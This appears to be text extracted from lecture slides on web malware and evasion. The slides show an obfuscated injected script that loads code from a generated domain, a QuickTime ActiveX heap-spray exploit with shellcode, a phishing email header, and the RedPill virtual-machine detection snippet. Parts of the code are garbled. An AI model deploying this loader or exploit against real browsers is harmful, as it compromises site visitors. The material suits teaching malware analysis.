
```
ipt>function GuclogyuYuvicoqik (PukikejQujxigene) { var CapupJadugute = document.cookie.indexOf('; ', PukikejQujxigene); if (CapupJadugute == -1) CapupJadugute = document.cookie.length; return unescape(document.cookie.substring(PukikejQujxigene, CapupJadugute)); } function XerulcRotqoqor (name) { var arg = name + '='; var alen = arg.length; var clen = document.cookie.length; var i = 0; while (i < clen) { var j = i + alen; if (document.cookie.substring(i, j) == arg) return GuclogyuYuvicoqik (j); i = document.cookie.indexOf(' ', i) + 1; if (i == clen) break; } return null; } function VohojubegGoxfokizo (name, value) { var argv = VohojubegGoxfokizo.arguments; var argc = VohojubegGoxfokizo.arguments.length; var expires = (argc > 2) ? argv[2] : null; var path = (argc > 3) ? argv[3] : null; var domain = (argc > 4) ? argv[4] : null; var secure = (argc > 5) ? argv[5] : false; document.cookie = name + '=' + escape(value) + ((expires == null) ? '' : ('; expires=' + expires.toGMTString())) + ((path == null) ? '' : ('; path=' + path)) + ((domain == null) ? '' : ('; domain=' + domain)) + ((secure == false) ? '' : ('; secure=' + 'true')); } if (XerulcRotqoqor('o') == null) { var YicdTomefup = 'LDRfAnWgKsXTWLGyOJtFWGIHPZALaCOQVKYMMsGLUHPWPJTABOLeINDGREUST-DSLXHXIaGJZPHFGdUMToBUPbZW4RI-JLOJQOMVPfEPUKWCvXlQIXRBYOKFaRYTNPOsWOWhVJIYTZ.YfBYTcSIECKoWxeQYm'.replace(/[A-Z0-9]/g, function() { return String.fromCharCode(Math.floor(Math.random() * 26) + 65)); }); var TozamopubRojux = document.createElement('script'); TozamopubRojux.src = 'http://dTomefup + '/counter/?page=' + escape(document.referrer) + '&rnd=' + Math.random() + '&srv=1'; document.getElementsByTagName('head')[0].appendChild(TozamopubRojux); var PahewicXesafemim = new Date (); PahewicXesafemim.setTime(PahewicXesafemim.getTime() + (8*3600000)); VohojubegGoxfokizo('o','1',PahewicXesafemim, '/'); }</script></body>
```


Exploit

```
function ms(){
  var plc = unescape("
    %u4343%u4343%u4343%u0FEB%u335B%u66C9%u80B9%u8001%uEF33%uE243%uEBFA%uE805%uFFEC%uFFFF%u8B7F
    %uDF4E%uEFEF%u64EF%uE3AF%u9F64%u42F3%u9F64%u6EE7%uEF03%uEFEB%u64EF%uB903%u6187%uE1A1%u0703
    %uEF11%uEFEF%uAA66%uB9EB%u7787%u6511%u07E1%uEF1F%uEFEF%uAA66%uB9E7%uCA87%u105F%u072D%uEF0D
    ...
    %u6870%u3F70%u6469%u353D%u3935%u0030");
  var hsta = 0x0c0c0c0c, hbs = 0x100000, pl = plc.length * 2, sss = hbs - (pl + 0x38);
  var ss = gss(addr(hsta), sss), hb = (hsta - hbs) / hbs;
  for (i = 0; i < hb; i++) m[i] = ss + plc;
}
function quick(){
  try {
    var obj = null;
    obj = cobj("QuickTime.QuickTime.4");
    if (obj){
      ms();
      var buf = "";
      for (var i = 0; i < 200; i++){
        buf += "AAAA";
      }
      for (var i = 0; i < 3; i++)
        buf += "\x0c\x0c\x0c\x0c";
      var my_div = document.createElement("div");
      my_div.innerHTML = "<object classid=\"<clsid:02BF25D5-8C17-4B23-BC80-D3488ABDDC6B\" width=\
      "<param name=\"src\" value=\"object_rtsp\">\" +
      "<param name=\"type\" value=\"image/x-quicktime\">\" +
      "<param name=\"autoplay\" value=\"true\">\" +
      "<param name=\"qtnext1\" value=\"<rtsp://BBBB:\" + buf + ">T<myself>\>\" +
      "<param name=\"target\" value=\"myself\">\" + "</object>";
      document.body.appendChild(my_div);
    }
  }
  catch (e){ }
  return 0;
}
```

Social Malware

From: salvatore [REDACTED] via LinkedIn <member@linkedin.com>
Subject: Join my network on LinkedIn
Date: March 19, 2013 6:13:58 AM GMT+01:00
To: Marco Cova <m.cova@[REDACTED]>
Reply-To: salvatore [REDACTED]@yahoo.it>



Detect virtualized environment

- Insufficient support from hardware for virtualization
 - J. Robin and C. Irvine: Analysis of the Intel Pentium's Ability to Support a Secure Virtual Machine Monitor; Usenix Security Symposium, 2000
 - Famous RedPill code snippet

Detect virtualized environment

- Insufficient support from hardware for virtualization
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 - Famous RedPill code snippet
- Hardware assisted virtualization helps (Intel-VT and AMD-V)
- But systems can still be detected due to timing differences

Detect virtualized environment

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 - famous RedPill code snippet

Joanna Rutkowska

Swallowing the **Red Pill** is more or less equivalent to the following code (returns non zero when in Matrix):

```
int swallow_redpill () {  
    unsigned char m[2+4], rpill[] = "\x0f\x01\x0d\x00\x00\x00\x00\xc3";  
    *((unsigned*)&rpill[3]) = (unsigned)m;  
    ((void(*)())&rpill)();  
    return (m[5]>0xd0) ? 1 : 0;  
}
```